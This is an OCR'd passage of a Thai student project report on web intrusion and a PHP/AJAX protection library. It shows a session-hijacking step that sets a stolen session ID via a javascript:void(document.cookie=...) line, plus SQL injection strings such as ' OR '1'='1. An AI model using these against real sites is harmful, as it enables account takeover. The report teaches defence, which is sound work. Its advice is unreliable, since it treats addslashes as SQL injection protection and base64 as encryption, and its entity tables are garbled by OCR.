
1. ผู้ทำการทดลองใช้ชุดคำสั่ง JAVASCRIPT METHOD VOID ในการแก้ไขค่าคุกกี้ที่เก็บ Session ID ไว้ คือ คำสั่ง

javascript:void(document.cookie= “sid=b972820f85a9b3a281c2942132cc1d66”)



รูปที่ 5.23 รูปแสดง เมื่อทำการแก้ไขเฉขระบุเซสชันเพื่อที่จะได้รับสิทธิ์เข้าสู่ระบบ

2. เมื่อผู้ทำการทดลองทำการแก้ไขค่าคุกกี้ที่เก็บเลขระบุเซสชัน ให้เป็นค่าที่ ได้รับสิทธิ์ในการผ่านเข้าสู่ระบบ ทางระบบจะทำการมอบสิทธิ์ให้เข้าสู่ระบบ โดยมีสิทธิ์ได้ตามที่ทางระบบได้กำหนดไว้



รูปที่ 5.24 รูปแสดง เมื่อระบบตรวจสอบว่าเฉขระบุเซสชันที่ได้รับเข้ามามีสิทธิ์เข้าสู่ระบบ

บทที่ 6
การพัฒนาไลบราลีสำหรับป้องกันการบุกรุกผ่านเวปไซต์ด้วย AJAX

6.1 การออกแบบและพัฒนาไลบราลี

ไลบราลีสำหรับป้องกันการบุกรุกผ่านเวปไซต์ พัฒนาขึ้นเพื่อป้องกันการบุกรุกผ่านเวปไซต์ โดยแยกรูปแบบการบุกรุกออกเป็น 2 รูปแบบ คือ การบุกรุกที่ผู้บุกรุกทำการกรอกข้อมูลที่มีความผิดปกติให้กับระบบ เช่น HTML, SQL Injection และการบุกรุกที่ผู้บุกรุกทำการเปลี่ยนแปลงซอร์ตโค๊ดของระบบโปรแกรมผ่านหน้าเวปไซต์ เพื่อให้เกิดความผิดพลาดขึ้นในการประมวลผลของระบบโปรแกรม เช่น Hiddenfield Manipulation, Buffer Overflow

6.1.1 รูปแบบการบุกรุกผ่านเวปไซต์

การบุกรุกผ่านเวปไซต์สามารถจำแนกรูปแบบการบุกรุกผ่านเวปไซต์ได้ 2 รูปแบบหลัก ได้แก่ การบุกรุกที่ผู้บุกรุกทำการกรอกข้อมูลที่มีความผิดปกติให้กับระบบ และ การบุกรุกที่ผู้บุกรุกทำการเปลี่ยนแปลงซอร์ตโค๊ดของระบบโปรแกรมผ่านหน้าเวปไซต์

การบุกรุกที่ผู้บุกรุกทำการกรอกข้อมูลที่มีความผิดปกติให้กับระบบ คือรูปแบบการบุกรุกที่ผู้บุกรุกทำการป้อนค่าข้อมูลที่มีความผิดปกติ เพื่อให้ระบบนำมาประมวลผลแล้วทำให้เกิดความผิดพลาดขึ้นในกระบวนการทำงานของระบบ เช่น การป้อนข้อมูลที่เป็นชุดคำสั่งของระบบจัดการฐานข้อมูล, การป้อนข้อมูลที่เป็นชุดคำสั่งของภาษา HTML หรือภาษาทางโปรแกรมมิ่งที่ใช้พัฒนาเวปไซต์ การบุกรุกประเภทนี้ได้แก่ การทำอินเจคชั่น(Injection)ข้อมูลต่างๆ เช่น SQL INJECTION, HTML INJECTION และการบุกรุกในรูปแบบของการทำครอสไซต์สคริป(Cross site scripting) ด้วยภาษา HTML หรือภาษาที่ใช้ในการพัฒนาระบบ

การบุกรุกที่ผู้บุกรุกทำการเปลี่ยนแปลงซอร์ตโค๊ดของระบบโปรแกรมผ่านหน้าเวปไซต์ คือรูปแบบการบุกรุกที่ผู้บุกรุกทำการแก้ไขข้อมูลของซอร์สโค๊ดของระบบ โดยการแก้ไขข้อมูลของซอร์สโค๊ดของระบบสามารถทำได้โดยการนำภาษา Javascript มาแก้ไขข้อมูล (Javascript Injection) และการคัดลอกและแก้ไขข้อมูลฟอร์มส่งค่าเพื่อประมวลผลต่างๆของระบบและนำมาประมวลผลที่หน้าประมวลผลเดิมของระบบ

6.1.2 รูปแบบการทำงานของไลบราลีสำหรับป้องกันการบุกรุกผ่านเวปไซต์

การทำงานของไลบราลีสำหรับการบุกรุกผ่านเวปไซต์มีรูปแบบการทำงานต่างจากรูปแบบการทำงานของกระบวนการประมวลผลข้อมูลของเวปไซต์ในรูปแบบเดิมที่ไม่มีการใช้งานไลบราลี

คือ เมื่อหน้ารับข้อมูลจากผู้ใช้ได้รับข้อมูลเรียบร้อยแล้วจะส่งข้อมูลที่ได้รับไปประมวลผลที่หน้าประมวลผลของระบบ เมื่อมีการใช้งานไลบรารีจะมีกระบวนการทำงานเปลี่ยนไป คือเมื่อหน้ารับข้อมูลได้รับข้อมูลจากผู้ใช้จะทำการส่งค่าไปประมวลผลที่ไลบรารีเพื่อตรวจสอบความถูกต้องของข้อมูลที่ได้รับ เมื่อไลบรารีตรวจสอบเรียบร้อยแล้วจะทำการส่งค่าที่ได้รับการตรวจสอบกลับมาอัพเดทให้ข้อมูลในหน้ารับค่าข้อมูลก่อนที่จะส่งไปยังหน้าประมวลผลของระบบโดยอัตโนมัติ

6.1.3 การพัฒนาไลบรารีสำหรับป้องกันการบุกรุกผ่านเวปไซต์

การพัฒนาไลบรารีแบ่งส่วนการพัฒนาออกเป็น 2 ส่วนตามรูปแบบการบุกรุกที่ได้จำแนกไว้ในเบื้องต้น โดยพัฒนาไลบรารีสำหรับตรวจสอบและแก้ไขข้อมูลที่มีความผิดปกติ(INPUT VALIDATION) สำหรับตรวจสอบและแก้ไขการบุกรุกที่ผู้บุกรุกทำการป้อนข้อมูลที่มีความผิดปกติให้กับระบบ และพัฒนาไลบรารีสำหรับการเข้ารหัสหน้าเวปไซต์เพื่อป้องกันการเปลี่ยนแปลงข้อมูลผ่านหน้าเวปไซต์ (HTML ENCRYPTION) เพื่อเข้ารหัสซอร์สโค๊ดของเวปไซต์เพื่อป้องกันการเปลี่ยนแปลงซอร์สโค๊ดของเวปไซต์จากผู้บุกรุก


ไลบรารีสามารถแบ่งกระบวนการทำงานของไลบรารีแบ่งออกเป็น 2 กระบวนการ ได้แก่ กระบวนการรับ-ส่งข้อมูลเพื่อนำมาประมวลผลให้แก่ไลบรารีจากหน้ารับข้อมูลของระบบ และกระบวนการประมวลผลข้อมูลของไลบรารีที่ได้รับมาจากหน้ารับข้อมูล โดยกระบวนการรับ-ส่งข้อมูลเพื่อนำมาประมวลผลจะนำเทคนิคของ AJAX (Asynchronous Javascript and XML)มาใช้งาน โดยจะรับ-ส่งข้อมูลโดยใช้เทคโนโลยี JAVASCRIPT ข้อมูลจะถูกรับ-ส่งในรูปแบบ XML เพื่อนำข้อมูลมาประมวลผลที่ไลบรารี กระบวนการประมวลผลข้อมูลของไลบรารีใช้ภาษา PHP มาใช้ในการประมวลผลข้อมูล

6.2 ไลบรารีสำหรับตรวจสอบและแก้ไขข้อมูลที่ผิดปกติ (INPUT VALIDATION)

ไลบรารีในส่วนนี้มีหน้าที่ตรวจสอบข้อมูลที่มาจากผู้ใช้ เมื่อพบว่าข้อมูลมีรูปแบบที่ผิดปกติจะทำการแก้ไขข้อมูลก่อนจะส่งกลับเพื่อนำไปประมวลผลที่ส่วนประมวลผลของเวปไซต์นั้นๆ โดยไลบรารีสามารถผ้องกันการบุกรุกผ่านหน้าเวปไซต์ในรูปแบบของ SQL INJECTION (ผู้บุกรุกกรอกข้อมูลด้วยภาษา SQL เพื่อให้ระบบเกิดข้อผิดพลาด), HTML INJECTION (ผู้บุกรุกกรอกข้อมูลด้วยภาษา HTML เพื่อให้ระบบเกิดข้อผิดพลาด) และการบุกรุกที่ผู้บุกรุกมีการกรอกข้อมูลในรูปแบบที่ผิดปกติได้โดยสมบูรณ์

6.2.1 การทำงานของไลบรารีสำหรับตรวจสอบและแก้ไขข้อมูลที่ผิดปกติ

การทำงานของไลบรารีจะใช้การทำงานอีเวนต์ของภาษา HTML ซึ่งเป็นภาษาที่ใช้สำหรับพัฒนาเวปไซต์ คือ ONSUBMIT Event ซึ่งจะเกิดขึ้นเมื่อผู้ใช้งานทำการส่งค่าข้อมูลเพื่อนำข้อมูลไปประมวลผลยังส่วนประมวลผลของเวปไซต์ โดยเมื่อเกิด ONSUBMIT Event ไลบรารีจะทำการส่งข้อมูลที่ได้รับจากผู้ใช้งาน ไปตรวจสอบความถูกต้องของข้อมูลและแก้ไขข้อมูลที่มีความผิดปกติให้อยู่ในรูปแบบที่ถูกต้อง ก่อนที่จะส่งข้อมูลที่ได้รับการตรวจสอบเรียบร้อยแล้วกลับมายังเวปไซต์อีกครั้งเพื่อส่งไปประมวลผลยังส่วนประมวลผลของเวปไซต์นั้นๆ



รูปที่ 6.1 รูปแสดงกระบวนการทำงานของ INPUTVALIDATION

การตรวจสอบความถูกต้องของข้อมูลที่อยู่ในรูปแบบของภาษา HTML (HTML Injection) ไลบรารีจะทำการตรวจสอบข้อมูลที่เป็นอักขระพิเศษในภาษา HTML ต่างๆ เช่น &(เครื่องหมายแอนด์), ‘(เครื่องหมายซิงเกิ้ลโควด), ”(เครื่องหมายดับเบิ้ลโควด), <(เครื่องหมายน้อยกว่า), > (เครื่องหมายมากว่า) ฯลฯ โดยไลบรารีจำทำการเปลี่ยนแปลงเครื่องหมายให้อยู่ในรูปแบบของภาษา HTML เช่น

อักขระก่อนถูกตรวจสอบและแก้ไข	อักขระหลังถูกตรวจสอบและแก้ไข
&	**&**
‘	**"**
“	**'**

<	**<**
>	**>**

ตารางที่ 6.1 แสดงการเปลี่ยนแปลงเครื่องหมายให้อยู่ในรูปแบบของภาษา HTML

Char	Name of Char	What to Type	Alternate
"	quotation mark	"	"
&	ampersand	&	&
<	less-than sign	<	<
>	greater-than sign	>	>
	non-breaking space		
¡	inverted exclamation	¡	¡
¢	cent sign	¢	¢
£	pound sterling	£	£
¤	general currency sign	¤	¤
¥	yen sign	¥	¥
¦	broken vertical bar	¦	¦
§	section sign	§	§
¨	umlaut (dieresis)	¨	¨
©	copyright	©	©
ª	feminine ordinal	ª	ª
«	left angle quote, guillemotleft	«	«
¬	not sign	¬	¬
	soft hyphen		
®	registered trademark	®	®
¯	macron accent	¯	¯
°	degree sign	°	°
±	plus or minus	±	±

ตารางที่ 6.2 แสดงตัวอักษรพิเศษของภาษา HTML บางส่วน

6.2.2 การตรวจสอบและแก้ไขข้อมูลที่มีความผิดปกติ

การตรวจสอบและแก้ไขข้อมูลที่มีความผิดปกติจะใช้ฟังค์ชั่นการทำงานของภาษา PHP โดยเลือกใช้ฟังค์ชั่น ADDSLASHES() และ HTMLSPECIALCHAR() ในการทำงาน

- string ADDSLASHES(sting *INPUT*) คือฟังค์ชั่นที่ใช้ในการตรวจสอบภายใน string *INPUT* ว่ามีอักขระพิเศษประเภท '(Single Quote) หรือ "(Double Quote)หรือไม่ โดยถ้าตรวจสอบจะทำการเพิ่ม /(Slash) เข้าไปก่อนหน้า ' หรือ " นั้นๆ ตัวอย่างเช่น ' จะเปลี่ยนเป็น **/'** และ " จะเปลี่ยนเป็น **/"**
- string HTMLSPECIALCHARS(string *INPUT*) คือฟังค์ชั่นที่ใช้ตรวจสอบภายใน string *INPUT* ว่ามีอักขระพิเศษของภาษา HTML ได้แก่ &, ', ", <, > หรือไม่โดยถ้าตรวจสอบจะเปลี่ยนอักขระพิเศษนั้นๆให้อยู่ในโค๊ดของภาษา HTML ได้แก่ **&**, **"**, **'**, **<**, **>** ตามลำดับ

การตรวจสอบความถูกต้องของข้อมูลที่อยู่ในรูปแบบของภาษา SQL (SQL Injection) ไลบราลีจะทำการตรวจสอบข้อมูลที่สามารถทำให้เกิดการประมวลผลผิดพลาดขึ้นในระบบฐานข้อมูล เช่น ‘ OR ‘1’=’1, “ OR ‘1’=’1 ฯลฯ โดยไลบราลีจะเพิ่มเครื่องหมาย / (เครื่องหมายสแลช) เข้าไปในข้อมูลเพื่อบอกระบบฐานข้อมูลว่าเป็นอักขระพิเศษ

อักขระก่อนถูกตรวจสอบและแก้ไข	อักขระหลังถูกตรวจสอบและแก้ไข
‘ OR ‘1’=’1	**/‘ OR /‘1/’=/’1**
“ OR “1”=”1	**/“ OR /”1/”=/”1**

ตารางที่ 6.3 แสดงอักขระพิเศษเมื่อถูกแก้ไข

6.2.3 การใช้งานไลบราลีสำหรับตรวจสอบและแก้ไขข้อมูลที่ผิดปกติ

ไลบราลีได้รับการพัฒนาให้สามารถทำงานบนระบบเครือข่ายเนต ทำให้ผู้ใช้งานไม่จำเป็นต้องนำไลบราลีไปติดตั้งบนทุกๆเครื่องเซิร์ฟเวอร์ที่ต้องการใช้งาน โดยได้พัฒนาการใช้งานในรูปแบบของ API เพื่อให้ผู้ใช้งานสามารถใช้งานได้สะดวก ในการใช้งานผู้ใช้งานจะต้องกำหนดตำแหน่งของไลบราลีลงไปบนส่วน HEAD ของไฟล์ HTML ที่ต้องการใช้งานไลบราลี

```
<!-- Load Javascipt -->
<script language="JavaScript" type="text/JavaScript" src="security.js"></script>
```

รูปที่ 6.2 รูปแสดงการเพิ่มไลบราลีลงในส่วน HEAD ของไฟล์ HTML


การเรียกใช้ไลบราลีสำหรับตรวจสอบข้อมูลสามารถทำได้โดย เพิ่ม ATTRIBUTE สำหรับ ONSUBMIT Event บน FORM ที่ทำหน้าที่รับข้อมูลจากผู้ใช้งาน ดังนี้ Onsubmit=”return inputvalid(thisform)”

```
</tr>
<form action="./input.php" method="post" name="form1" onSubmit="inputvalidation(this)">
  <tr height="22">
```


รูปที่ 6.3 รูปแสดงการใช้งานไลบราลีโดยใช้ Onsubmit Event

6.2.4 การทดลองใช้งานไลบรารีสำหรับตรวจสอบและแก้ไขข้อมูลที่ผิดปกติ


การทดลองใช้งานไลบรารีสำหรับตรวจสอบและแก้ไขข้อมูลที่ผิดปกติทดลองโดยสร้างหน้าเวปไซต์สำหรับรับข้อมูล และส่งค่าให้แสดงผลในหน้าแสดงผลข้อมูล โดยเปรียบเทียบข้อมูลที่ถูกนำมาแสดงผลระหว่างข้อมูลที่มีการตรวจสอบความถูกต้องโดยไลบรารี และข้อมูลที่นำมาแสดงผลโดยไม่ได้ตรวจสอบความถูกต้อง



รูปที่ 6.4 รูปแสดงหน้าเวปไซต์สำหรับการทดลองรับข้อมูล



รูปที่ 6.5 รูปแสดงหน้าการทดลองการรับข้อมูลโดยไม่ได้ตรวจสอบความถูกต้อง



รูปที่ 6.6 รูปแสดงหน้าการทดลองการรับข้อมูลโดยผ่านการตรวจสอบความถูกต้อง

การทดลองทำโดยการกรอกข้อมูลที่สามารถทำให้เกิดความผิดพลาดขึ้นในระบบ ได้แก่ SQL, HTML INJECTION เช่น ข้อมูลที่มีค่าลอจิกเป็นจริง และ ข้อมูลที่มีการใช้งานแทกพิเศษของภาษา HTML โดยในการทดลองนี้ใช้ข้อมูลสำหรับทดลองเป็น ‘ OR ‘1’=’1 และ Ake โดยรูปที่ 6.9 แสดงผลการทดลองที่ไม่ได้ผ่านการตรวจสอบความถูกต้องโดยไลบราลี และรูปที่ 6.10 แสดงผลการทดลองที่ผ่านการตรวจสอบความถูกต้องโดยไลบราลี


6.3 ไลบราลีสำหรับการเข้ารหัสหน้าเวปไซต์เพื่อป้องกันการเปลี่ยนแปลงข้อมูลผ่านหน้าเวปไซต์ (HTML ENCRYPTION)

ไลบราลีในส่วนนี้มีหน้าที่เข้ารหัสเวปไซต์เพื่อป้องกันการเปลี่ยนแปลงข้อมูลผ่านหน้าเวปไซต์ โดยสามารถเรียกเข้าชมหน้าเวปไซต์ผ่านเบาว์เซอร์ได้อย่างปกติ โดยที่ซอร์ตโค๊ดของเวปไซต์ได้ทำการเข้ารหัสไว้ ทำให้สามารถป้องกันการบุกรุกที่ใช้การเปลี่ยนแปลงข้อมูลบนหน้าเวปไซต์ต่างๆได้ เช่น Hiddenfield Manipulation (ผู้บุกรุกทำการเปลี่ยนแปลงข้อมูลภายใน Hiddenfield), Form Editing (ผู้บุกรุกทำการเปลี่ยนแปลงข้อมูลภายในฟอร์มรับข้อมูลจากผู้ใช้)

6.3.1 การทำงานของไลบราลีสำหรับการเข้ารหัสหน้าเวปไซต์

การทำงานของไลบราลีสำหรับการเข้ารหัสหน้าเวปไซต์จะนำซอร์ตโค๊ด HTML ที่ต้องการเข้ารหัสมาทำกระบวนการเข้ารหัสที่ไลบราลี โดยไลบราลีจะนำข้อมูลไปทำการเข้ารหัสที่ส่วนประมวลผลสำหรับการเข้ารหัส หลังจากไลบราลีทำการเข้ารหัสเรียบร้อยแล้วจะส่งข้อมูลที่ถูกเข้ารหัสกลับมายังผู้ใช้งาน เพื่อให้ผู้ใช้งานทำการคัดลอกข้อมูลไปเพิ่มลงในไฟล์ HTML ที่ต้องการ

ไลบราลีแบ่งกระบวนการทำงานออกเป็น 2 ขั้นตอน ได้แก่ กระบวนการเข้ารหัสของไลบราลีสำหรับการเข้ารหัสหน้าเวปไซต์ และกระบวนการนำข้อมูลที่ได้รับการเข้ารหัสไปใช้




รูปที่ 6.7 รูปแสดงกระบวนการทำงานของ HTML ENCRYPTION

6.3.2 กระบวนการเข้ารหัสของไลบราลีสำหรับการเข้ารหัสหน้าเวปไซต์

กระบวนการเข้ารหัสของไลบราลีผู้ใช้งานต้องกรอกข้อมูลที่ต้องการเข้ารหัสในช่อง HTML INPUT แล้วกดปุ่ม Encryption ไลบราลีจะนำข้อมูลไปทำการเข้ารหัสที่ส่วนประมวลผลการเข้ารหัสซึ่งได้รับการพัฒนาด้วยภาษา PHP เมื่อประมวลผลเรียบร้อยแล้วจะทำการส่งข้องมูลในรูปแบบของ HTML ที่ได้รับการเข้ารหัสแล้วกลับคืนมาให้ในช่อง HMTL OUTPUT โดยสามารถทดสอบการแสดงผลได้โดยกดปุ่ม Show Example

ผู้ใช้งานการคัดลอกข้อมูลที่ได้รับการเข้ารหัสเรียบร้อยแล้วไปใช้งาน โดยนำไปวางในไฟล์ที่ผู้ใช้งานต้องการจะทำการเข้ารหัส โดยจะกล่าวถึงขั้นตอนการใช้งานโดยละเอียดในหัวข้อถัดไป



รูปที่ 6.8 รูปแสดงหน้าเวปไซต์สำหรับเข้ารหัสข้อมูล

การเข้ารหัสของไลบราลีสำหรับการเข้ารหัสผ่านหน้าเวปไซต์จะใช้ฟังค์ชั่นในการเข้ารหัสที่ภาษา PHP ได้พัฒนามาให้ เลือกใช้ฟังค์ชั่น BASE64_ENCODE() ในการเข้ารหัสข้อมูลของเวปไซต์โดยจะทำการเข้ารหัสข้อมูลในรูปแบบของการเข้ารหัสแบบ BASE64 ที่มีใช้งานกันสำหรับการเข้ารหัสในการรับ-ส่งอีเมล์

การถอดรหัสของไลบราลีสำหรับการเข้ารหัสผ่านหน้าเวปไซต์จะใช้ฟังค์ชั่น BASE64_DECODE() ซึ่งเป็นฟังค์ชั่นที่ใช้ในการถอดรหัสข้อมูลที่ถูกเข้ารหัสในรูปแบบ BASE64 ที่ใช้กันในการรับ-ส่งอีเมล์

ผู้ใช้งานไลบราลีสามารถออกแบบและพัฒนาฟังค์ชั่นสำหรับการเข้ารหัสและถอดรหัสของตัวเองได้ โดยเข้าไปทำการแก้ไขฟังค์ชั่นสำหรับการเข้ารหัสในไฟล์ ENCRYPT.PHP

6.3.3 การนำข้อมูลที่ได้รับการเข้ารหัสไปใช้งาน


การนำข้อมูลที่ได้รับการเข้ารหัสไปใช้สามารถทำได้โดย ผู้ใช้งานต้องทำการเพิ่มตำแหน่งของไลบรารีลงในส่วน HEAD ของไฟล์ที่ต้องการใช้งาน แล้วจึงนำข้อมูลที่ได้รับการเข้ารหัสมาเพิ่มในส่วน BODY ของไฟล์ สามารถตรวจสอบการแสดงผลของซอร์สโค้ดที่ได้รับการเข้ารหัสได้โดยเปิดไฟล์ที่ได้รับการเข้ารหัสผ่าน Internet Browser ต่างๆ

```
<!-- Load Javascipt -->
<script language="JavaScript" type="text/JavaScript" src="security.js"></script>
```

รูปที่ 6.9 รูปแสดงการเพิ่มไลบรารีลงในส่วน HEAD ของไฟล์ HTML

```
<HTML>
<HEAD><SCRIPT LANGUAGE="JAVASCRIPT" TYPE="TEXT/JAVASCRIPT" SRC="http://localhost/lib-www/library/security.js"></script></HEAD>
<BODY>
<SCRIPT LANGUAGE="JAVASCRIPT">
document.write(AJAXDecryption("UEhBK18HS9tWRVZUVkNCRVJVTlNXVkJVUEM5aVBqd3ZjF0RDQ2p4d1BqeGhJR2h5WldZOUp5NHZhSFJ0YkdWdVkzSVI6FF1YUF
SdGJDYytVa5WNDMFpYT0OQzloUGp3dnNENDO="));
</SCRIPT>
</BODY>
<HTML>
```

รูปที่ 6.10 รูปแสดงการนำข้อมูลที่ได้รับการเข้ารหัสไปใช้งาน



รูปที่ 6.11 รูปแสดงการแสดงผลข้อมูลที่ได้รับการเข้ารหัสผ่านเบาว์เซอร์

บทที่ 7
บทวิจารณ์และสรุป

7.1 บทสรุป

โครงงานการพัฒนาไลบราลีด้วย AJAX สำหรับการรักษาความปลอดภัยของเวปไซต์ ได้ทำตามวัตถุประสงค์ของโครงงานคือการให้ความรู้เกี่ยวกับการบุกรุกผ่านหน้าเวปและได้ทำเวปไซต์เพื่อเป็นชุดทดลองสำหรับทำการทดลองบุกรุกรวมไปถึงวิธีป้องกันตามเทคนิคต่างๆ และได้พัฒนาไลบราลีสำหรับป้องกันการบุกรุก ซึ่งแบ่งการทำงานออกเป็นสองส่วนคือการกรองค่าอินพุต ส่วนที่สองคือการเข้ารหัสหน้าเวป

ถึงแม้ว่าโครงงานนี้จะมีการให้ความรู้เกี่ยวกับการบุกรุก วิธีการป้องกันการบุกรุกต่างๆ ในเว็บเทคโนโลยีก็ตาม แต่วิธีการบุกรุกระบบผ่านเวปก็มีการคิดค้นเพิ่มมากขึ้นและเปลี่ยนแปลงอยู่ตลอดเวลา ทางผู้พัฒนาโครงงานหวังว่าผู้ใช้งานนั้นจะเอาความรู้ที่ได้รับจากโครงงานนี้ ไปเป็นพื้นฐานในการป้องกันตัวเองจากการบุกรุกด้วยรูปแบบต่างๆ รวมไปถึงนำไลบราลีไปประยุกต์ใช้ในการพัฒนาเวปไซต์

7.2 วิจารณ์สิ่งที่ได้จากโครงงาน

สิ่งที่ได้จากโครงงานนั้นคือทำให้ผู้พัฒนาได้มีความรู้เกี่ยวกับเทคนิคการบุกรุกผ่านหน้าเวปและวิธีการป้องกัน รวมไปถึงการพัฒนาไลบราลีเพื่อป้องกันการบุกรุก สำหรับผู้ที่นำโครงงานนี้ไปใช้งาน ผู้พัฒนาหวังว่าจะได้รับความรู้ต่างๆ เพียงพอที่จะสามารถป้องกันตัวเองจากการบุกรุกผ่านหน้าเวป ไม่ว่าจะเป็นในปัจจุบันหรืออนาคต โดยโครงงานนี้มีวัตถุประสงค์เพื่อให้ความรู้สำหรับป้องกันตัวเองจากการผู้บุกรุกเท่านั้น โดยผู้พัฒนาไม่ได้มีวัตถุประสงค์เพื่อแนะนำวิธีการเพื่อไปบุกรุก หรือโจมตีผู้อื่น หากมีบุคคลที่กระทำการดังกล่าวเป็นการผิดวัตถุประสงค์ของโครงงานนี้

7.2 ปัญหาที่พบในการดำเนินการ

